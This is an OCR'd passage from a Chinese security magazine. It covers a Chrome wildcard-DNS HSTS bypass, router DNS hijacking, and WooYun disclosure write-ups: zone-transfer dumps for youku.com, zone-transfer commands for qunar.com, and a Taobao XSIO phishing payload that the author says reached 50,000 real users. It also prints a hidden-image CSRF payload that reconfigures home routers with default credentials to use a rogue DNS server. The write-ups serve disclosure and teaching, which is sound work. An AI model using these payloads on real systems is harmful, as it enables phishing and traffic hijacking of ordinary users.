


图 5-4-10

这可以导致 xss，你已经绕过了同源策略，可以偷取 cookie，执行脚本了。

Certificate Pinning 和 Wildcard DNS

到目前为止，一切都很好。但如果我们在 Google Chrome 当中做同样的测试，它会强制执行证书验证码？

我一开始没有注意，但我无意中也发现了 Chrome 浏览器的问题：这些非 RFC 兼容的域他并不能做 HSTS 检查。

网络堆栈的其他部分进行了处理，并提取从这些“无效”的 DNS 名称的结果，但 TransportSecurityState 否决了，因此 HSTS 政策并不适用。他们只是删除了完整性检查，这使 TransportSecurityState 的过程更加复杂，如图 5-4-11 和图 5-4-12：




图 5-4-11




图 5-4-12

你可以在 Chrome V31 版本之前容易重现此问题：通过 OWASP ZAP 代理（接受其证书），请访问网址：

```
https://sites.google.com
```

Chrome 会显示一个“heightened security”的错误消息 如果你输入键入的 URL 为：

```
https://www-.sites.google.com
```

或者是：

```
https://www-.plus.google.com
```

Chrome 浏览器提供了“Proceed anyway”的选项，如图 5-4-13 和 5-4-14：



Security Error
https://sites.google.com
The site's security certificate is not trusted!
You attempted to reach sites.google.com, but the server presented a certificate issued by an entity that is not trusted by your computer's operating system. This may mean that the server has generated its own security credentials, which Chrome cannot rely on for identity information, or an attacker may be trying to intercept your communications.
You cannot proceed because the website operator has requested heightened security for this domain.
Back to safety
Help me understand
C:\WINDOWS\system32\cmd.exe
C:\Users\Admin>nslookup sites.google.com 8.8.8.8
Servidor: google-public-dns-a.google.com
Address: 8.8.8.8
Não é resposta autoritativa:
Nome: www3.l.google.com
Addresses: 2800:3f0:4001:803::100e
201.17.31.98
201.17.31.114
201.17.31.94
201.17.31.113
201.17.31.88
201.17.31.100
201.17.31.84
201.17.31.104
201.17.31.109
201.17.31.93
201.17.31.118
201.17.31.89
201.17.31.103
201.17.31.119
201.17.31.123
201.17.31.99
Aliases: sites.google.com
Certificado
Geral
Detalhes
Caminho de Certificação
Informações sobre o Certificado
Este certificado não pode ser verificado junto a uma autoridade de certificação confiável.
Emitido par sites.google.com
Emitido por OWASP Zed Attack Proxy Root CA
Válido a partir de 27/09/2013 até 13/01/2022
Declaração do Emissor
OK

图 5-4-13



SSL Error
https://www-.sites.google.com
The site's security certificate is not trusted!
You attempted to reach www-.sites.google.com, but the server presented a certificate issued by an entity that is not trusted by your computer's operating system. This may mean that the server has generated its own security credentials, which Chrome cannot rely on for identity information, or an attacker may be trying to intercept your communications.
You should not proceed, especially if you have never seen this warning before for this site.
Proceed anyway
Back to safety
Help me understand
C:\WINDOWS\system32\cmd.exe
C:\Users\Admin>nslookup www-.sites.google.com 8.8.8.8
Servidor: google-public-dns-a.google.com
Address: 8.8.8.8
Não é resposta autoritativa:
Nome: browserchannel-sites.l.google.com
Addresses: 2607:f8b0:4002:c03::bd
74.125.196.189
Aliases: www-.sites.google.com
C:\Users\Admin>
Certificado
Geral
Detalhes
Caminho de Certificação
Informações sobre o Certificado
Este certificado não pode ser verificado junto a uma autoridade de certificação confiável.
Emitido par www-.sites.google.com
Emitido por OWASP Zed Attack Proxy Root CA
Válido a partir de 27/09/2013 até 13/01/2022
Declaração do Emissor
OK

图 5-4-14

值得注意的是，根据 RFC 2818 当你在你的网站上使用通配证书(wildcard certificate)的时候，比如.google.com，通配证书只在单层域名可用。如果你把匹配.google.com 的证书，放到 abc.def.google.com 上，浏览器会提示证书错误。

Chrome 浏览器中锁定的证书(pinned certificates)可以在这里找到：

https://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json

在我分析的过程中，我发现在使用 SSL 的 397 个域名里的 55 个都在他们的 DNS 中有泛解析。一个国家级大黑客，如果获得了任意一个可信 CA 签发的证书都可以用这种方法对存在泛解析的域名使用中间人攻击，注入数据包等等，绕过 HSTS 规则并且偷得 cookie。

Google 没把这个 bug 发 CVE，但是几周后他们悄悄的修复了。Chrome 32 和 33 以上的版本不会受此影响。

在 Apple 还在为 Goto fail 的问题纠结的时候，如果你围观了 Chromium 的 tracker 和内部交流和测试等等，你会发现这个洞就是在那个时候补的。

Google 和 Facebook 的安全团队处理的都很好。这个 bug 是非常好玩的，它与 OWASP 的 Top 10 的内容都不相同。

这个 bug 需要一个新的名词，有人愿意称这些攻击将命名为 Advanced Persistent Cross Site Wildcard Domain Header Poisoning （或简称 APCSWDHP ）。

如果你来自 NSA，并希望使用此技术来植入我们的 DNS，请使用代号 CRAZY KOALA 这样斯诺登泄漏你的文件时，我们就可以更好地跟踪他们了。

5、DNS 劫持攻击

DNS 劫持攻击一直是全球互联网安全领域的棘手课题，这种被称为“高级黑”的攻击曾制造震惊全球的“巴西银行瘫痪”及“百度域名被劫持”事件，至今回想仍让人心有

余悸。而在个人上网安全领域，利用宽带路由器缺陷劫持 DNS 而发动钓鱼欺诈攻击，仍是“黑客”吸金的惯用手段。

路由器 DNS 劫持方法：

恶意 DNS 服务器。

- 主要基于 bind 或 dnsmasq 搭建
- 大部分使用香港及海外的 VPS 搭建
- 将要劫持网站域名指向恶意的 IP 地址

反向代理服务器

- 一般使用 Nginx
- 安装内容替换模块
- 常用一体化 LNMP 虚拟主机面板

DNS 被劫持后可导致目标域名直接指向钓鱼网站，或者指向反向代理服务器插入或修改网页代码。

DNS 漏洞修复方案

解决域传送问题非常简单，只需要在相应的 zone、options 中添加 allow-transfer 限制可以进行同步的服务器就可以了，可以有两种方式：限制 IP、使用 key 认证。

关于 DNS 劫持的修复的一些建议：

- 关注广告联盟中劫持流量情况
- 与桌面安全厂商、浏览器厂商及运营商合作
- 关键操作使用全站 https 加密
- 对网站会员关于此类攻击的安全提示

（全文完） 责任编辑：游风

第2节 实际案例

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

1、优酷 DNS 域传送漏洞

ns3.youku.com DNS 服务器配置不当，导致所有域名 dns 泄露，可能引起进一步的

详细说明，如图 5-2-1：

```
youku.com.              3600    IN      SOA     ns1.youku.com. hostmaster.youku.com. 2007102901 3600 900 604800 86400
youku.com.              3600    IN      MX      5 smtp.youku.com.
youku.com.              3600    IN      A       61.135.196.21
youku.com.              3600    IN      A       121.9.204.234
youku.com.              3600    IN      A       125.39.185.5
youku.com.              3600    IN      A       202.102.81.234
youku.com.              3600    IN      A       211.151.146.19
youku.com.              3600    IN      A       220.181.52.21
youku.com.              3600    IN      NS      ns1.youku.com.
youku.com.              3600    IN      NS      ns2.youku.com.
youku.com.              3600    IN      NS      ns3.youku.com.
youku.com.              3600    IN      TXT     "v=spf1 ip4:60.247.104.96/27 ip4:211.151.89.0/24 ip4:219.143.250.64/26 ip4:59.
151.30.0/25 ip4:211.151.50.0/24 ip4:124.42.96.96/27 a mx ?all"
09niuren.youku.com.     3600    IN      A       220.181.21.123
101bb.youku.com.        3600    IN      A       211.151.146.28
10fenv.youku.com.       3600    IN      A       220.181.21.117
12530.youku.com.        3600    IN      A       211.151.146.28
1626.youku.com.         3600    IN      A       211.151.146.28
2008.youku.com.         3600    IN      A       211.151.146.28
2009music.youku.com.    3600    IN      A       211.151.146.28
2011zgdrx.youku.com.    3600    IN      A       211.151.146.28
3g.youku.com.           3600    IN      A       220.181.60.72
channel.3g.youku.com.   3600    IN      A       211.151.146.78
fee.3g.youku.com.       3600    IN      A       220.181.60.82
video.3g.youku.com.     3600    IN      A       220.181.60.69
vod.3g.youku.com.       3600    IN      A       220.181.60.240
vod1.3g.youku.com.      3600    IN      A       220.181.60.74
vod2.3g.youku.com.      3600    IN      A       220.181.60.75
3gtest.youku.com.       3600    IN      A       220.181.52.161
51mei.youku.com.        3600    IN      A       211.151.146.28
720hd.youku.com.        3600    IN      A       220.181.21.117
```

图 5-2-1

漏洞证明

```
ddtv.youku.com.         3600 IN    A       211.151.146.28
desktop.youku.com.      3600 IN    A       60.217.254.29
desktop.youku.com.      3600 IN    A       123.234.2.59
dev.youku.com.          3600 IN    A       211.151.146.103
dg-s.youku.com.         3600 IN    A       119.147.98.23
dg-s.youku.com.         3600 IN    A       119.147.98.24

dg-s.youku.com.         3600 IN    A       119.147.98.25
dg-s.youku.com.         3600 IN    A       119.147.98.26
dianshiju.youku.com.    3600 IN    CNAME   c.youku.com.
dianying.youku.com.     3600 IN    CNAME   c.youku.com.
```

dior.youku.com.	3600	IN	A	211.151.146.28
dp.youku.com.	3600	IN	CNAME	c.youku.com.
dulala.youku.com.	3600	IN	A	211.151.146.28
dunhuang.youku.com.	3600	IN	A	211.151.146.28
dv.youku.com.	3600	IN	CNAME	c.youku.com.
e2011.youku.com.	3600	IN	A	211.151.146.28
eastradio.youku.com.	3600	IN	A	211.151.146.28
eclairol.youku.com.	3600	IN	A	220.181.21.123
edu.youku.com.	3600	IN	CNAME	c.youku.com.
ef.youku.com.	3600	IN	A	220.181.21.123
ellemen.youku.com.	3600	IN	A	211.151.146.28
encoder.youku.com.	3600	IN	A	10.101.4.1
ent.youku.com.	3600	IN	CNAME	c.youku.com.
event.youku.com.	3600	IN	A	220.181.21.117
events.youku.com.	3600	IN	A	60.29.238.4
s.events.youku.com.	3600	IN	CNAME	events.youku.com.
up.events.youku.com.	3600	IN	CNAME	events.youku.com.
expotw.youku.com.	3600	IN	A	220.181.21.123
f.youku.com.	600	IN	CNAME	tj-f.youku.com.
f18.youku.com.	3600	IN	A	211.151.146.28
fashion.youku.com.	3600	IN	CNAME	c.youku.com.
fiesta.youku.com.	3600	IN	A	211.151.146.28
file.youku.com.	3600	IN	CNAME	f.youku.com.
finance.youku.com.	3600	IN	CNAME	c.youku.com.
fq.youku.com.	3600	IN	A	211.151.146.28
fr.youku.com.	3600	IN	A	10.101.4.1
fs-f.youku.com.	3600	IN	A	121.9.204.141
fs-f.youku.com.	3600	IN	A	121.9.204.142
fs-f.youku.com.	3600	IN	A	121.9.204.143
fs-f.youku.com.	3600	IN	A	121.9.204.144
g0.youku.com.	3600	IN	A	218.60.4.46
g0.youku.com.	3600	IN	A	218.60.4.47
g0.youku.com.	3600	IN	A	218.60.4.48
g1.youku.com.	3600	IN	CNAME	h0.youku.com.
g2.youku.com.	3600	IN	CNAME	h0.youku.com.
g3.youku.com.	3600	IN	CNAME	h1.youku.com.
g4.youku.com.	3600	IN	CNAME	h1.youku.com.
game.youku.com.	3600	IN	CNAME	c.youku.com.
gke.youku.com.	3600	IN	A	211.151.146.28
go.youku.com.	3600	IN	A	220.181.60.62
w.go.youku.com.	3600	IN	A	220.181.60.71
gongyi.youku.com.	3600	IN	CNAME	c.youku.com.
gsttxs.youku.com.	3600	IN	A	211.151.146.28
gupload.youku.com.	3600	IN	A	211.151.146.56

h0.youku.com.	3600	IN	A	218.60.4.46
h0.youku.com.	3600	IN	A	218.60.4.47
hp-tx2000.youku.com.	3600	IN	A	220.181.21.123
hplaser.youku.com.	3600	IN	A	211.151.146.28
hvsop.youku.com.	3600	IN	A	220.181.21.123
hz.youku.com.	3600	IN	A	211.151.72.29
hz.youku.com.	3600	IN	A	211.151.72.30
link.hz.youku.com.	3600	IN	A	211.151.72.29
icoke.youku.com.	3600	IN	A	211.151.146.28
idx.youku.com.	3600	IN	CNAME	c.youku.com.
iku.youku.com.	3600	IN	CNAME	c.youku.com.
ilovee-surfing.youku.com.	3600	IN	A	220.181.21.123
index.youku.com.	3600	IN	A	211.151.146.61
ios.youku.com.	3600	IN	A	211.151.146.71
ipad.youku.com.	3600	IN	A	211.151.146.28
iphone.youku.com.	3600	IN	A	220.181.52.161
iphone4.youku.com.	3600	IN	A	211.151.146.28
ir.youku.com.	3600	IN	CNAME	phx.corporate-ir.net.
israel.youku.com.	3600	IN	A	211.151.146.28
j5m.youku.com.	3600	IN	A	211.151.146.28
jiajieshi.youku.com.	3600	IN	A	220.181.21.122
jiajieshi.youku.com.	3600	IN	A	220.181.21.123

2、去哪儿 DNS 域传送漏洞

DNS 服务器配置问题，可获取所有域名列表，最近这个火，跟风一把...

详细说明，如图 5-2-2：




图 5-2-2

漏洞证明

```
nslookup -qt=ns qunar.com
>server ns6.qunar.com (或者 ns5.qunar.com)
>ls qunar.com
```

3、对淘宝所有用户大规模 DNS 劫持攻击。

对所有用户的 DNS 劫持攻击。

第一种鸡肋利用方式 XSIO 攻击

原本以为只是发现了鸡肋的 xsio 漏洞 ,不甘平凡地测试一天 ,想起我们还可以实现 DNS 劫持攻击将漏洞危害实现最大化，这些得从周五说起。

又到周五晚刷分的时候啦！这个时候通过淘宝网站导航点进了淘宝小分队 http://yiqi.taobao.com/，苦寻半天没有任何收获，这时候随意一瞥邀请加入引起了我的注意，如图 5-2-3：

图 5-2-3

通过抓包发现邀请内容 content 参数为我们可控，心里小小的鸡动了一把，我知道肯定有戏，如图 5-2-4：

图 5-2-4

将 content 内容解码发现还支持<、>、/等字符又暗自窃喜了一把，如图 5-2-5：

图 5-2-5

经过一番疯狂的测试发现对 html 事件、javascript 敏感关键词全部都进行了严格过滤。

但是，细心的白帽子还是发现了没有限制图片属性 position 为 absolute，导致可以控制一张图片出现在网页的任意位置。那么我们就可以用这张图片去覆盖网页上的任意一个位置，包括网站的 banner，包括一个 link、一个 button。

这就可以导致页面破坏。而给图片设置一个链接后，很显然就可以起到一个钓鱼的作用，最终鸡肋的 XSIO 漏洞就实现了，利用代码如下：

```
<a href="http://bingsec.com?spm=0.0.0.0.LyuuFi" target="_blank" data-spm-anchor-id="0.0.0.0"><img src="http://img01.taobaocdn.com/poster_pic/T1qMpCFrRXXXXXXXXX" style="position: absolute;left:-110px;top:1px;" width="240" height="240"></a>
```

这时候我们登录上淘宝 http://www.taobao.com，成功的将发送者和其它内容遮挡。用户竟然发现淘宝几百年难得一遇的搞起了大抽奖还是肯定中奖这时候就进入了我们的钓鱼网站圈套啦，如图 5-2-6：

图 5-2-6

那如何说明 xsio 的危害范围呢？我们不要忘记了 receiverIds 参数，他是用户的唯一标识参数也就是说这个消息给哪个用户发送。图上可以看出参数内容为纯数字有规律，那说明是可实现自动化发送了。那我们就证明下我们的推断，也判断下这个发送接口是否对发送次数等做了限制，如图 5-2-7：

图 5-2-7

这时候我向了 5 万用户发送了该测试内容，测试只是诱导点击指向我的 blog。可以看出该接口，并没有对发送次数、时间、是否为好友等做验证，这也是导致大规模的关键因素。下面为 24 个小时的数据统计，如图 5-2-8：

网站概况（2013-12-29）

统计开通日期：2013-01-14

	浏览次数(PV)	独立访客(UV)	IP
今日	119	108	105
昨日	37	10	8
今日预计	-	-	-
昨日此时	36	10	8

图 5-2-8

上图可以看出 5 万用户收到该内容，却只有 100 个用户受到影响。但 XSIO 是诱导用户点击才会受到诱骗。依靠淘宝强大用户注册量大胆推断下 XSIO 漏洞每天会有多少用户点击，我们以 5 亿用户为基础，5 万用户有 100 个受到攻击，可以推算出每天会有至少 100 万用户受到该漏洞攻击。5 万用户 xsio 攻击 7 日上线情况，如图 5-2-9：




图 5-2-9

虽然影响范围是有了，但是 XSIO 还是过于鸡肋。有没有办法突破被动为主动攻击呢？下文就有了。

加强攻击方式 DNS 劫持

新的攻击方法 DNS 劫持，DNS 攻击的构造方法就不多做介绍了，看下面的攻击代码

```
<div style="display:none;"><img src="http://www.v5yw.net/bg.jpg" width=0 height=0></div>
```

上面 src 源进行了 302 跳转。最终会跳到：

```
http://admin:admin@192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain=&dnsserver=&dnsserver=54.248.102.5&dnsserver2=8.8.8.8&Save=%25B1%25A3+%25B4%25E6
```

秀一张成功 DNS 劫持攻击被 360 拦截的截图，当用户浏览互动提醒就直接触发 DNS 劫持攻击。如果将 5 亿用户全部推送 DNS 劫持攻击，看来 DNS 服务器得很牛逼才行啊。这下体现出危害了，不管是吃广告费还是做支付宝钓鱼应该都很赚钱吧。

漏洞证明，如图 5-2-10 和 5-2-11：

图 5-2-10

图 5-2-11

修复方案

- 过滤 src 源。
- 过滤 position 属性为 absolute。
- 限制发送次数&判断是否为好友。

（全文完） 责任编辑：游风

感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作。 }